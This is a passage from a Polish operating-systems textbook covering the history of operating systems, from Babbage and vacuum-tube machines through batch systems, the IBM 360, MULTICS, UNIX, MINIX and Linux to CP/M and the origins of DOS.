Drugi rodzaj zwielokrotniania polega na wykorzystaniu przestrzeni. Zamiast korzystać z zasobu po kolej, każdy klient otrzymuje jego część. I tak główna pamięć jest standardowo podzielona pomiędzy kilka działających programów — to znaczy, że w tym samym czasie może być w pamięci kilka programów (np. po to, by mogły po kolej korzystać z procesora). Jeśli założyć, że w komputerze jest wystarczająca ilość pamięci do tego, by zapisać w niej wiele programów, bardziej efektywne okazuje się jednoczesne utrzymywanie w niej kilku programów niż przydzielanie całej pamięci jednemu programowi — zwłaszcza gdy program potrzebuje tylko jej niewielkiego fragmentu. Oczywiście to stwarza problemy sprawiedliwości podziału, ochrony itp., a ich rozwiążanie należy do systemu operacyjnego. Innym zasobem, który jest zwielokrotniany za pomocą przestrzeni, są dyski. W licznych systemach na jednym dysku mogą być w danym momencie zapisane pliki wielu użytkowników. Przydział przestrzeni dyskowej i śledzenie tego, kto używa których bloków dysków, to typowe zadanie systemu operacyjnego.

1.2. HISTORIA SYSTEMÓW OPERACYJNYCH

Systemy operacyjne ewoluowały przez wiele lat. W poniższych punktach zwięźle opiszymy kilka najważniejszych zagadnień z historii ich rozwoju. Ponieważ systemy operacyjne były od zawsze ściśle powiązane z architekturą komputerów, na których one działają, przyjrzymy się kolejnym generacjom komputerów, aby zobaczyć, jakie były ich systemy operacyjne. To odwzorowanie generacji systemów operacyjnych na generacje komputerów ma zgebung charakter, niemniej jednak pozwala nakreślić pewną strukturę.

Progresja opisana poniżej ma w większości charakter chronologiczny, choć na drodze rozwoju zdarzały się „wyboje”. Rozpoczęcie nowego etapu nie następowało dopiero wtedy, kiedy skończył się etap poprzedni. Poszczególne etapy wielokrotnie nakładają się na siebie, zdarzało się wiele falstartów i martwych zakończeń. Poniższy podział należy traktować informacyjnie, a nie jako ostateczną klasyfikację.

Pierwszy w pełni cyfrowy komputer został zaprojektowany przez angielskiego matematyka Charlesa Babbage'a (1792 – 1871). Choć Babbage poświęcił większość swojego życia i majątku na próby stworzenia „silnika analitycznego”, nigdy nie udało mu się doprowadzić do jego prawi-

dłowego działania, ponieważ był on w pełni mechaniczny, a technika w tamtym okresie nie pozwalała na wyprodukowanie potrzebnych kół, przekładni i zębatek zapewniających właściwą dokładność. Nie należy się zatem dziwić, że maszyna analityczna nie miała systemu operacyjnego.

Ciekawostką jest fakt, że Babbage zdawał sobie sprawę z potrzeby oprogramowania dla swojej maszyny analitycznej. W związku z tym zatrudnił młodą kobietę Adę Lovelace, córkę znanego brytyjskiego poety Lorda Byrona, jako pierwszą na świecie programistkę. Nazwa języka programowania Ada® pochodzi od jej imienia.

1.2.1. Pierwsza generacja (1945 – 1955) — lampy elektronowe

Po nieudanych próbach Babbagę aż do II wojny światowej, która stała się stymulantem wielkiej aktywności naukowców, nie nastąpił zbyt wielki postęp w konstrukcji komputerów cyfrowych. W tym okresie prof. John Atanasoff oraz jego były student Clifford Berry na Uniwersytecie Stanu Iowa zbudowali maszynę, która dziś jest uznawana za pierwszy działający komputer cyfrowy. Wykorzystano w niej 300 lamp elektronowych. Mniej więcej w tym samym czasie Konrad Zuse zbudował w Berlinie komputer Z3 działający na bazie przekaźników. W 1944 roku grupa naukowców (łącznie z Alanem Turingiem) z Bletchley Park w Anglii zbudowała i oprogramowała komputer Colossus, Howard Aiken na Uniwersytecie Harvarda skonstruował komputer Mark I, natomiast William Mauchley i jego dyplomant J. Presper Eckert na Uniwersytecie Pensylwanii zbudowali komputer ENIAC. Niektóre z tych maszyn były binarne, niektóre używały lamp elektronowych, niektóre były programowalne, ale wszystkie były prymitywne, a wykonanie nawet najprostszych obliczeń zajmowało kilka sekund.

W tych pionierskich latach komputerów ta sama grupa osób (zazwyczaj inżynierów) zajmowała się projektowaniem, budową, programowaniem, obsługą i konserwacją każdej maszyny. Programowanie wykonywane było wyłącznie w języku maszynowym lub jeszcze gorzej — podstawowe funkcje maszyny były realizowane poprzez tworzenie obwodów elektrycznych łączonych za pomocą tysięcy kabli na specjalnych tablicach programowych (ang. *plugboard*). Języki programowania były nieznane (nieznany był nawet język asemblera). Nikt nie słyszał o systemach operacyjnych. Standardowy tryb działania programisty polegał na zapisaniu się na wiszącej na ścianie liście zgłoszeń w celu uzyskania bloku czasu, pójściu do pokoju z maszyną, włączeniu swojej tablicy programowej do komputera i spędzeniu kilku następnych godzin w nadzieję, że żadna z 20 tysięcy lamp elektronowych nie spali się podczas obliczeń. Niemal wszystkie rozwiązywane problemy sprowadzały się do bardzo prostych obliczeń numerycznych, takich jak tworzenie tablic sinusów, kosinusów i logarytmów, albo obliczania trajektorii artyleryjskich.

Dzięki wprowadzeniu kart perforowanych w początkach lat pięćdziesiątych procedura uległa pewnym usprawnieniom. Zamiast używać tablic programowych, można było teraz pisać programy na kartach i odczytywać je z nich. Poza tym procedura była taka sama.


1.2.2. Druga generacja (1955 – 1965) — tranzystory i systemy wsadowe

Wprowadzenie tranzystorów w połowie lat pięćdziesiątych radykalnie zmieniło obraz. Komputery stały się na tyle niezawodne, że można je było produkować i sprzedawać klientom z nadzieją, że będą funkcjonowały wystarczająco długo, aby okazały się przydatne w pracy. Po raz pierwszy zaczął funkcjonować czytelny podział pomiędzy projektantami, konstruktorami, operatorami, programistami i personelem zajmującym się konserwacją.

Maszyny te, określane teraz terminem *mainframe*, były zamknięte w specjalnych klimatyzowanych pomieszczeniach, a nad ich działaniem czuwał zespół profesjonalnych operatorów. Na zapłacenie ceny wielu milionów dolarów mogły sobie pozwolić tylko duże korporacje, najważniejsze agencje rządowe lub uniwersytety. Aby uruchomić *zadanie* (tzn. program lub zbiór programów), programista najpierw pisał program na papierze (w języku Fortran lub asemblerze), a następnie dziurkował go na kartach. Potem przynosił zbiór kart do pokoju wprowadzania danych, wręczał jednemu z operatorów i szedł na kawę, by umilić sobie oczekiwanie na gotowe wyniki.

Kiedy komputer skończył wykonywanie zadania, operator szedł do drukarki, oddzierał wynik działania programu i zanosił do pokoju wyników, skąd programista mógł go sobie później odebrać. Następnie brał jeden z zestawów kart, które zostały przyniesione do pokoju wprowadzania danych, i wczytywał go. Jeśli był potrzebny kompilator Fortranu, operator brał go szafy i wczytywał do komputera. Duża część czasu komputera była marnotrawiona na chodzenie operatorów po pokoju komputerowym.


Jeśli wziąć pod uwagę wysoki koszt sprzętu, nie dziwi fakt, że wkrótce zaczęto poszukiwać sposobów ograniczenia marnotrawionego czasu. Powszechnie przyjętym rozwiązaniem były *systemy wsadowe*. Idea ich działania polegała na pobraniu pełnego zasobnika zadań w pokoju wprowadzania danych i zapisaniu ich na taśmie magnetycznej za pomocą mniejszego (relatywnie) i tańsze komputera. Przykładem takiej maszyny był IBM 1401, który dość dobrze realizował zadania czytania kart, kopowania taśm i drukowania wyników, ale zupełnie nie nadawał się do wykonywania obliczeń numerycznych. Do wykonywania faktycznych obliczeń wykorzystywano znacznie droższe maszyny, np. IBM 7094. Typową sytuację pokazano na rysunku 1.3.



Rysunek 1.3. Wczesny system wsadowy: (a) programiści przynoszą karty do komputera 1401; (b) 1401 wczytuje plik zadań na taśmie; (c) operator przenosi taśmę wejściową do 7094; (d) 7094 wykonuje obliczenia; (e) operator przenosi taśmę wyjściową do 1401; (f) 1401 drukuje wyniki

Po mniejszej więcej godzinie zbierania zadań karty były czytane na taśmę magnetyczną, którą trzeba było przenieść do pokoju komputerowego. Tam montowano ją w napęździe taśm. Następnie operator ładował specjalny program (protopląstę dzisiejszych systemów operacyjnych), który odczytywał pierwsze zadanie z taśmy i je uruchamiał. Zamiast drukowania wynik był zapisywany na drugiej taśmie. Po zakończeniu każdego z zadań system operacyjny automatycznie wczytywał następne zadanie z taśmy i zaczynał je uruchamiać. Po zakończeniu przetwarzania całego wsadu operator wyjmował taśmy wejściową i wyjściową, wymieniał taśmę wejściową na następny wsad i przynosił taśmę wyjściową do komputera 1401 w celu wydrukowania wyniku w trybie *offline* (tzn. bez połączenia z komputerem głównym).

Strukturę typowego zadania wprowadzania danych pokazano na rysunku 1.4. Zaczyna się ono od karty \$JOB, która określa maksymalny czas działania w minutach, numer konta do obciążenia oraz nazwisko programisty. Następnie jest karta \$FORTRAN, która zleca systemowi opera-



Rysunek 1.4. Struktura typowego zadania FMS

cyjnemu załadowanie kompilatora języka Fortran z taśmy systemowej. Bezpośrednio za nią następował program do skompilowania, a następnie karta \$LOAD z instrukcją dla systemu operacyjnego, dotyczącą załadowania skompilowanego przed chwilą programu obiektowego (skompilowane programy były często zapisywane na taśmie roboczej i musiały być jawnie ładowane). Dalej była karta \$RUN, która polecała systemowi operacyjnemu uruchomienie programu z danymi wejściowymi występującymi za programem. I wreszcie — karta \$END oznaczała koniec zadania. Te prymitywne karty sterujące były poprzedniczkami nowoczesnych powłok i interpreterów wiersza poleceń.

Duże komputery drugiej generacji były używane przede wszystkim do obliczeń naukowych i inżynierskich, takich jak rozwiązywanie częściowych równań różniczkowych często występujących w fizyce i inżynierii. Komputery te były głównie programowane w języku Fortran i w języku asemblera. Typowymi systemami operacyjnymi były *FMS* (*Fortran Monitor System*) oraz *IBSYS* — system operacyjny dla komputera 7094 opracowany przez IBM.

1.2.3. Trzecia generacja (1965 – 1980) — układy scalone i wieloprogramowość

Na początku lat sześćdziesiątych większość producentów komputerów utrzymywała po dwie, niezgodne ze sobą linie produktów. Z jednej strony produkowano zorientowane na słowa, wielkiej skali komputery naukowe, takie jak 7094 używane do obliczeń numerycznych w nauce i inżynierii. Z drugiej — produkowano znakowe, komercyjne komputery, takie jak 1401, których używano głównie do sortowania taśm i drukowania w bankach oraz firmach ubezpieczeniowych.

Rozwijanie i utrzymywanie dwóch całkowicie różnych linii produktów było dla producentów bardzo drogie. Co więcej, wielu nowych użytkowników komputerów najpierw potrzebowało małej maszyny, ale później ich potrzeby przerastały możliwości zakupionego komputera. W związku z tym chcieli oni większej maszyny, która byłaby zdolna do uruchamiania ich starych programów, tyle że szybciej.

Firma IBM podjęła próbę rozwiązywania obu tych problemów za jednym zamachem poprzez wyprodukowanie serii System/360. Seria 360 była rodziną maszyn zgodnych na poziomie oprogramowania

z maszynami — od komputerów skali 1401 po komputery znacznie bardziej rozbudowane niż 7094. Maszyny te różniły się pomiędzy sobą jedynie ceną i wydajnością (maksymalną ilością pamięci, szybkością procesora, liczbą dozwolonych urządzeń wejścia-wyjścia itp.). Ponieważ wszystkie maszyny miały taką samą architekturę i zestaw instrukcji, programy napisane dla jednej maszyny mogły, przynajmniej teoretycznie, działać na wszystkich pozostałych (ale jak podobno powiedział Yogi Berra: „W teorii teoria i praktyka są identyczne. W praktyce niestety nie”). Ponieważ komputery IBM 360 zostały zaprojektowane do obsługi zarówno obliczeń naukowych (tzn. numerycznych), jak i handlowych, jedna rodzina maszyn mogła zaspokoić potrzeby wszystkich klientów. W kolejnych latach firma IBM, wykorzystując nowocześniejsze technologie, opracowała kompatybilnych następców serii 360 — komputery znane pod numerami: 370, 4300, 3080 i 3090. Najnowocześniejszym potomkiem tej linii są komputery zSeries, choć te ostatnie znacząco odbiegły od pierwotnego.

Komputery IBM 360 były pierwszą linią komputerów, w których zastosowano *układy scalone* (małej skali integracji). Dzięki temu osiągnięto znacząco lepszy współczynnik cena/wydajność w porównaniu z maszynami drugiej generacji zbudowanymi z indywidualnych tranzystorów. Idea kompatybilnych komputerów odniosła natychmiastowy sukces i w niedługim czasie została zaadaptowana przez pozostałych najważniejszych producentów komputerów. Potomków tych maszyn w dalszym ciągu używa się we współczesnych ośrodkach obliczeniowych. Obecnie często stosuje się je do zarządzania ogromnymi bazami danych (np. w systemach rezerwacji miejsc lotniczych) lub w roli serwerów w ośrodkach WWW, w których występuje potrzeba przetwarzania wielu tysięcy żądań na sekundę.

Największa zaleta idei „jednej rodziny” okazała się jednocześnie jej największą słabością. Intencją projektantów było, aby całe oprogramowanie, włącznie z systemem operacyjnym OS/360, działało we wszystkich modelach. Musiało ono działać w małych systemach, które często zastępowały komputery 1401 w funkcji kopiowania kart na taśmę, oraz w bardzo rozbudowanych systemach — zastępujących maszyny 7094 w zadaniach prognozowania pogody oraz innych zadań wymagających wykonywania intensywnych obliczeń. System operacyjny musiał sprawnie działać w maszynach z niewielką liczbą urządzeń peryferyjnych oraz takich, w których było bardzo wiele peryferii. Musiał działać w środowiskach komercyjnych i naukowych. A przede wszystkim musiał być wydajny we wszystkich tych bardzo różnych zastosowaniach.


Nie istniał prosty sposób, aby firma IBM (ani żadna inna firma) mogła napisać oprogramowanie spełniające te wszystkie, kolidujące ze sobą wymagania. W efekcie powstał ogromny i niezwykle złożony system operacyjny, który był dwa do trzech rzędów wielkości większy od systemu FMS. Jego kod źródłowy składał się z wielu milionów wierszy w języku asemblera, był pisany przez wiele tysięcy programistów i zawierał wiele tysięcy błędów. Próba ich poprawienia wymusiła nieprzerwany strumień nowych wydań. W każdym nowym wydaniu poprawiano jakieś błędy i popełniano nowe, zatem liczba błędów przypuszczalnie pozostała stała w czasie.

Jeden z projektantów systemu OS/360, Fred Brooks, napisał później dowcipną książkę [Brooks, 1995], w której opisał swoje doświadczenia z systemem OS/360. Ponieważ streszczenie całej książki w tym miejscu byłoby niemożliwe, wystarczy powiedzieć, że okładka przedstawia stado prehistorycznych bestii uwięzionych w smole. Na okładce książki [Silberschatz et al., 2007] zastosowano podobne porównanie — systemy operacyjne przyrównano do dinozaurów.

Pomimo olbrzymich rozmiarów oraz związanych z tym problemów system operacyjny OS/360 i podobne mu systemy operacyjne trzeciej generacji produkowane przez innych producentów komputerów w zasadzie spełniały oczekiwania większości klientów. Systemy te spopularyzowały również kilka kluczowych technik nieobecnych w systemach operacyjnych drugiej generacji. Prawdopodobnie najważniejszą z nich była wieloprogramowość. W komputerach 7094,

w których bieżące zadanie było wstrzymywane do czasu zakończenia operacji z taśmą lub innej operacji wejścia-wyjścia, procesor główny pozostawał bezczynny do momentu zakończenia tej operacji. W przypadku obliczeń naukowych intensywnie wykorzystujących procesor operacje wejścia-wyjścia nie są częste, zatem nie powodowało to znaczącego marnotrawstwa czasu. W przypadku komercyjnego przetwarzania danych czas oczekiwania związany z operacjami wejścia-wyjścia często wynosił 80 – 90% całkowitego czasu, zatem trzeba było coś zrobić, aby uniknąć tak wielkiego stopnia bezczynności drogiego procesora głównego.

W związku z tym pojawiło się rozwiązywanie polegające na podzieleniu pamięci na kilka części i umieszczeniu w każdej z nich osobnego zadania w sposób pokazany na rysunku 1.5. Podczas gdy jedno zadanie oczekiwano na zakończenie operacji wejścia-wyjścia, drugie mogło korzystać z procesora. Jeśli pamięć główna zdąłaby pomieścić wystarczającą liczbę zadań, procesor główny mógłby być zajęty prawie 100% czasu. Bezpieczne przechowywanie w pamięci wielu zadań naraz wymagało specjalnego sprzętu, który chroniłby każde z zadań przed „szpiegowaniem” oraz modyfikowaniem jednego zadania przez drugie, ale komputery serii 360 oraz inne systemy trzeciej generacji były wyposażone w taki sprzęt.



Rysunek 1.5. System wieloprogramowy z trzema zadaniami w pamięci

Inną ważną właściwością systemów operacyjnych trzeciej generacji była zdolność czytania zadań z kart na dyski natychmiast po ich przyniesieniu do pokoju komputerowego. Dzięki temu, za każdym razem, kiedy komputer zakończył wykonywanie zadania, system operacyjny mógł załadować nowe zadanie z dysku do pustej już partycji pamięci i je uruchomić. Technika ta nosi nazwę *spooling* (ang. *Simultaneous Peripheral Operation On Line* — jednoczesne działanie podłączonych urządzeń). Wykorzystywano ją również do buforowania wyników. Dzięki zastosowaniu spoolingu komputery 1401 przestały być potrzebne. W większości zniknęła też potrzeba przenoszenia taśm.

Chociaż systemy operacyjne trzeciej generacji były dobrze przystosowane do wykonywania obliczeń naukowych i masowego przetwarzania danych, w gruncie rzeczy były to systemy wsadowe. Wielu programistów tęskniło za czasami komputerów pierwszej generacji, kiedy mieli maszynę dla siebie na kilka godzin, dzięki czemu mogli szybko debugować swoje programy. W przypadku systemów trzeciej generacji czas pomiędzy złożeniem zadania a otrzymaniem wyników często wynosił kilka godzin, zatem jeden przecinek postawiony w nieodpowiednim miejscu mógł spowodować niepowodzenie kompilacji, a programista marnował pół dnia. Programistom nie bardzo się to podobało.

Potrzeba szybkiej odpowiedzi otworzyła ścieżkę dla techniki *podziału czasu* (ang. *timesharing*) — odmiany systemów wieloprogramowych, w których każdy użytkownik posiadał podłączony do komputera terminal. Jeśli w systemach z podziałem czasu było zalogowanych 20 użytkowników, z których 17 myślało, rozmawiało lub piło kawę, można było po kolej przypdzielić procesor trzem zadaniom wymagającym obsługi. Ponieważ podczas debugowania programów zwykle wydaje się krótkie polecenia (np. skompiluj pięciostronicową procedurę), a nie długie

(np. posortuj plik zawierający milion rekordów), komputer może zapewnić szybką, interaktywną obsługę wielu użytkownikom, a także pracować nad złożonymi zadaniami wsadowymi w tle w czasie, w którym w systemach bez podziału czasu procesor był bezczynny. Pierwszy komputer ogólnego przeznaczenia z podziałem czasu — CTSS (*Compatible Time-Sharing System*) zbudowano w MIT na bazie specjalnie zmodyfikowanego komputera IBM 7094 [Corbató et al., 1962]. Systemy te nie zyskały jednak zbytniej popularności do czasu rozpoznanienia potrzebnego sprzętu zabezpieczającego wprowadzonego w systemach trzeciej generacji.

Po sukcesie systemu CTSS firmy: MIT, Bell Labs i General Electric (wówczas jeden z głównych producentów komputerów) zdecydowały o rozpoczęciu prac nad „narzędziem komputerowym” (ang. *computer utility*), maszyną, która byłaby zdolna obsłużyć kilkuset użytkowników jednocześnie. Wzorowano się na systemie sieci elektrycznej — kiedy potrzebujemy energii elektrycznej, wkładamy wtyczkę do gniazda ściennej i jeśli to możliwe, otrzymujemy tyle energii, ile jest nam potrzebne. Projektanci tego systemu, znanego pod nazwą *MULTICS (Multiplexed Information and Computing Service)*, zamierzali stworzyć jedną rozbudowaną maszynę, która byłaby zdolna do dostarczania mocy obliczeniowej wszystkim osobom w rejonie Bostonu. Myśl o tym, że zaledwie za 40 lat miliony osób będą kupowały maszyny 10 tysięcy razy szybsze od ich komputera mainframe GE-645 (za sporo poniżej 1000 dolarów), była wtedy czystą fantastyką naukową. Była również nieprawdopodobna, jak dziś myśl o naddźwiękowej kolej pod dnem Atlantyku.

MULTICS odniósł częściowy sukces. Zaprojektowano go do obsługi setek użytkowników na maszynie o tylko nieznacznie większej mocy obliczeniowej od PC-386, choć komputer ten miał znacznie większe możliwości obsługi operacji wejścia-wyjścia. Nie jest to tak szalone, jak się z pozoru wydaje, ponieważ wówczas wiedziano, w jaki sposób pisać niewielkie, wydajne programy — umiejętność ta całkowicie zanikła w późniejszym czasie. Było wiele powodów, dla których *MULTICS* nie podbił świata. Nie bez znaczenia okazał się fakt, że napisano go w języku PL/I, tymczasem powstanie kompilatora tego języka opóźniło się o kilka lat, a kiedy już powstał, zawierał wiele niedociągnięć. Co więcej, projekt *MULTICS* był nazbędny ambitny jak na owe czasy — podobnie jak maszyna analityczna Charlesa Babbage'a w XIX wieku.

Krótko rzecz ujmując, prace nad systemem *MULTICS* wprowadziły wiele istotnych pojęć do literatury komputerowej, ale przekształcenie go w poważny produkt i osiągnięcie istotnego sukcesu komercyjnego okazało się znacznie trudniejsze, niż ktokolwiek przypuszczał. Firma Bell Labs wycofała się z projektu, a General Electric całkowicie porzuciła branżę komputerową. Prace w MIT jednak trwały i ostatecznie system *MULTICS* stał się faktem. Ostatecznie jako produkt komercyjny był sprzedawany przez firmę Honeywell, która przejęła dział komputerów od firmy GE. System *MULTICS* zainstalowano w przeszło 80 dużych firmach i uniwersytetach na całym świecie. Chociaż jego użytkowników nie było zbyt wielu, okazali się oni niezwykle lojalni wobec systemu; np. General Motors, Ford oraz U.S. National Security Agency zrezygnowały z niego dopiero w drugiej połowie lat dziewięćdziesiątych, 30 lat po jego powstaniu oraz po wielu latach nacisków na firmę Honeywell, by podjęto próbę zmodernizowania sprzętu.

Pod koniec XX wieku pojęcie narzędzia komputerowego wcale nie zanikło, ale odrodziło się w formie *przetwarzania w chmurze* (ang. *cloud computing*) — technologii, w której stosunkowo niewielkie komputery (w tym smartfony, tablety itp.) są podłączone do serwerów w rozległych i odległych centrach danych, gdzie odbywa się całe przetwarzanie, a komputer lokalny obsługuje tylko interfejs użytkownika. Motywacja powstania takiego systemu może wynikać z tego, że większość ludzi nie chce administrować bardzo złożonymi systemami komputerowymi i woli, aby zajmował się tym zespół profesjonalistów pracujących w firmie będącej właściem serwera. Branża e-commerce już dziś rozwija się w tym kierunku. Wiele firm prowadzi

e-centra handlowe działające na wieloprocesorowych serwerach. Mogą się do nich podłączyć proste maszyny klienckie, w sposób bardzo przypominający ideę projektu MULTICS.

Pomimo braku komercyjnego sukcesu MULTICS wywarł olbrzymi wpływ na kolejne systemy operacyjne (zwłaszcza Uniksa i jego pochodne — FreeBSD, Linux, iOS i Android). Opisano go w wielu artykułach i książkach [Corbató et al., 1972], [Corbató i Vyssotsky, 1965], [Daley i Dennis, 1968], [Organick, 1972] oraz [Saltzer, 1974]. System ten ma aktywną witrynę WWW, dostępną pod adresem www.multicians.org. Można tam znaleźć wiele informacji na temat samego systemu, jego projektantów i użytkowników.

Kolejnym ważnym krokiem, jaki wykonano w dobie komputerów trzeciej generacji, był niezwykły rozwój minikomputerów zapoczątkowany w 1961 roku powstaniem DEC PDP-1. Ten komputer miał pamięć o rozmiarze 4096 słów 18-bitowych i przy cenie 120 tysięcy dolarów za sztukę (mniej niż 5% ceny komputera 7094) sprzedawał się jak ciepłe bułeczki. W niektórych obliczeniach nienumerycznych był on prawie tak samo szybki jak 7094 i dał początek całej nowej branży. W ślad za PDP-1 bardzo szybko powstała seria komputerów PDP (w odróżnieniu od rodziny IBM nie były one ze sobą kompatybilne). Kulminacją serii był model PDP-11.

Ken Thompson, naukowiec z instytutu Bell Labs, pracujący wcześniej przy projekcie MULTICS, znalazł niewielki minikomputer PDP-7, którego nikt nie używał, i wykorzystał go do napisania okrojonej, jednoużytkownikowej wersji systemu MULTICS. Praca ta później rozwinęła się w system operacyjny *UNIX®*, który stał się popularny w środowiskach akademickich, agencjach rządowych i wielu firmach.

O historii systemu UNIX można przeczytać w wielu publikacjach, np. [Salus, 1994]. Część tej historii przedstawiono w rozdziale 10. Na razie wystarczy, jeśli powiemy, że z powodu powszechnej dostępności kodu źródłowego wiele instytucji opracowało własne (niekompatybilne ze sobą) wersje, co doprowadziło do chaosu. Dwie najbardziej popularne wersje to System V przygotowany przez AT&T i BSD (Berkeley Software Distribution) stworzony na Uniwersytecie Kalifornijskim w Berkeley. Dla każdej z tych wersji głównych istniały też mniej popularne odmiany. Aby umożliwić pisanie programów, które mogłyby działać we wszystkich systemach UNIX, organizacja IEEE opracowała dla niego standard, znany jako *POSIX*, który obsługuje obecnie większość wersji Uniksa. POSIX definiuje minimalny interfejs wywołań systemowych, który musi obsługiwać każdy system zgodny z Uniksem. Oprócz niego interfejs POSIX obsługuje obecnie kilka innych systemów operacyjnych.

Na marginesie warto dodać, że w 1987 roku autor niniejszej książki opracował niewielki klon systemu UNIX pod nazwą MINIX, który jest edukacyjną wersją Uniksa. Na poziomie funkcjonalnym MINIX jest bardzo podobny do Uniksa — dotyczy to również obsługi standardu POSIX. Od tego czasu na bazie wersji pierwotnej powstał system MINIX 3, który ma modularną budowę i koncentruje się na wysokiej niezawodności. Posiada możliwość wykrywania i wymiany „w locie” wadliwych lub uszkodzonych modułów (np. sterowników urządzeń) bez konieczności ponownego uruchamiania systemu, a nawet bez przeszczadzania w pracy uruchomionym programom. System jest ukierunkowany na bardzo wysoką niezawodność i dostępność. Wewnętrzne mechanizmy jego działania opisano w książce, której dodatkiem jest listing kodu źródłowego [Tanenbaum i Woodhull, 2006]. MINIX 3 jest dostępny za darmo (razem z kompletnym kodem źródłowym) w internecie, pod adresem www.minix3.org.

Potrzeba dostępu do darmowej wersji systemu MINIX dla wszystkich zastosowań (a nie tylko edukacyjnych) skłoniła fińskiego studenta Linusa Torvaldsa do napisania *Linuksa*. System ten, bezpośrednio inspirowany systemem MINIX, został opracowany na jego bazie i pierwotnie obsługiwał jego różne własności (np. system plików MINIX). Od momentu powstania system Linux był rozszerzany pod wieloma względami, ale w dalszym ciągu zachowuje wewnętrzną strukturę

wspólną dla systemów MINIX i UNIX. Czytelnicy zainteresowani szczegółową historią Linuksa oraz ruchu oprogramowania ze swobodnym dostępem do kodu źródłowego (ang. *open source*) mogą sięgnąć do książki Glyna Moody'ego [Moody, 2001]. Większa część zagadnień dotyczących systemu UNIX, które będą opisane w tej książce, dotyczy wersji: System V, MINIX, Linux, a także innych wersji i klonów systemu UNIX.

1.2.4. Czwarta generacja (1980 – czasy współczesne) — komputery osobiste

Wraz z powstaniem układów scalonych wielkiej skali integracji (*Large Scale Integration — LSI*), czyli obwodów zawierających kilka tysięcy tranzystorów na jednym centymetrze kwadratowym krzemu, nastąpił wiek komputerów osobistych. Jeśli chodzi o architekturę, komputery osobiste (początkowo nazywane *mikrokomputerami*) nie odbiegły zbytnio od minikomputerów klasy PDP-11, choć zdecydowanie różniły się ceną. Dzięki powstaniu minikomputerów na własny komputer mógł sobie pozwolić działać firma lub wydział uniwersytetu, natomiast dzięki powstaniu mikrokomputerów na własny komputer mogły sobie pozwolić osoby prywatne.

W 1974 roku, kiedy firma Intel wyprodukowała układ 8080, pierwszy 8-bitowy procesor ogólnego przeznaczenia, potrzebowała systemu operacyjnego dla systemu 8080, po części po to, by móc przetestować możliwości mikroprocesora. O napisanie takiego systemu poproszono jednego z konsultantów firmy — Gary'ego Kildalla. Kildall wraz z przyjacielem najpierw zbudował kontroler dla nowo wyprodukowanego napędu 8-calowych dysków elastycznych firmy Shugart Associates, a następnie podłączył ten napęd do układu 8080. W ten sposób wyprodukował pierwszy mikrokomputer ze stacją dyskietek. Następnie napisał dla tego komputera dyskowy system operacyjny znany pod nazwą *CP/M (Control Program for Microcomputers)*. W firmie Intel mikrokomputerom bazującym na dyskietkach nie wróżono zbyt wielkiej przyszłości, kiedy zatem Kildall poprosił o prawa do systemu CP/M, firma Intel spełniła jego prośbę. Wtedy Kildall założył firmę Digital Research, której celem miały być dalszy rozwój i sprzedaż systemu CP/M.

W 1977 roku firma Digital Research zmodyfikowała system CP/M w celu przystosowania go do działania na wielu komputerach bazujących na procesorach 8080, Zilog Z80 oraz innych układach mikroprocesorowych. Dla systemu CP/M napisano wiele programów aplikacyjnych, dzięki czemu system ten całkowicie zdominował świat mikrokomputerów na przeszło pięć lat.

W początkach lat osiemdziesiątych firma IBM opracowała komputer IBM PC i zaczęła poszukiwać oprogramowania, które mogłyby na nim działać. Pracownicy firmy IBM skontaktowali się z Billiem Gatesem w sprawie zakupu licencji interpretera BASIC, którego Gates był autorem. Zapytano go także, czy słyszał o systemie operacyjnym, który mógłby działać na komputerze PC. Gates poradził firmie IBM, by skontaktowała się z firmą Digital Research, która była wtedy światowym liderem w branży systemów operacyjnych. Kildall podjął wówczas z pewnością najgorszą decyzję biznesową, jaką zarejestrowała historia — odmówił spotkania z firmą IBM i zamiast udać się osobiście, wysłał tam swojego podwładnego. Na domiar złego jego prawnik odmówił firmie IBM podpisania porozumienia o zachowaniu tajemnicy chroniącej jeszcze nieopublikowany komputer PC. W konsekwencji firma IBM ponownie zwróciła się do Gatesa z pytaniem o możliwość opracowania systemu operacyjnego.

Wtedy Gates zorientował się, że lokalny producent komputerów — firma Seattle Computer Products — jest w posiadaniu odpowiedniego systemu operacyjnego, znanego jako DOS (*Disk Operating System*). Zwrócił się do firmy z propozycją kupna (podobno za cenę 75 tysięcy dolarów), którą bez wahania zaakceptowano. Gates zaoferował więc firmie IBM pakiet DOS/BASIC. Firma IBM przyjęła tę propozycję. Zażyczyła sobie jednak wprowadzenia kilku modyfikacji, dlatego

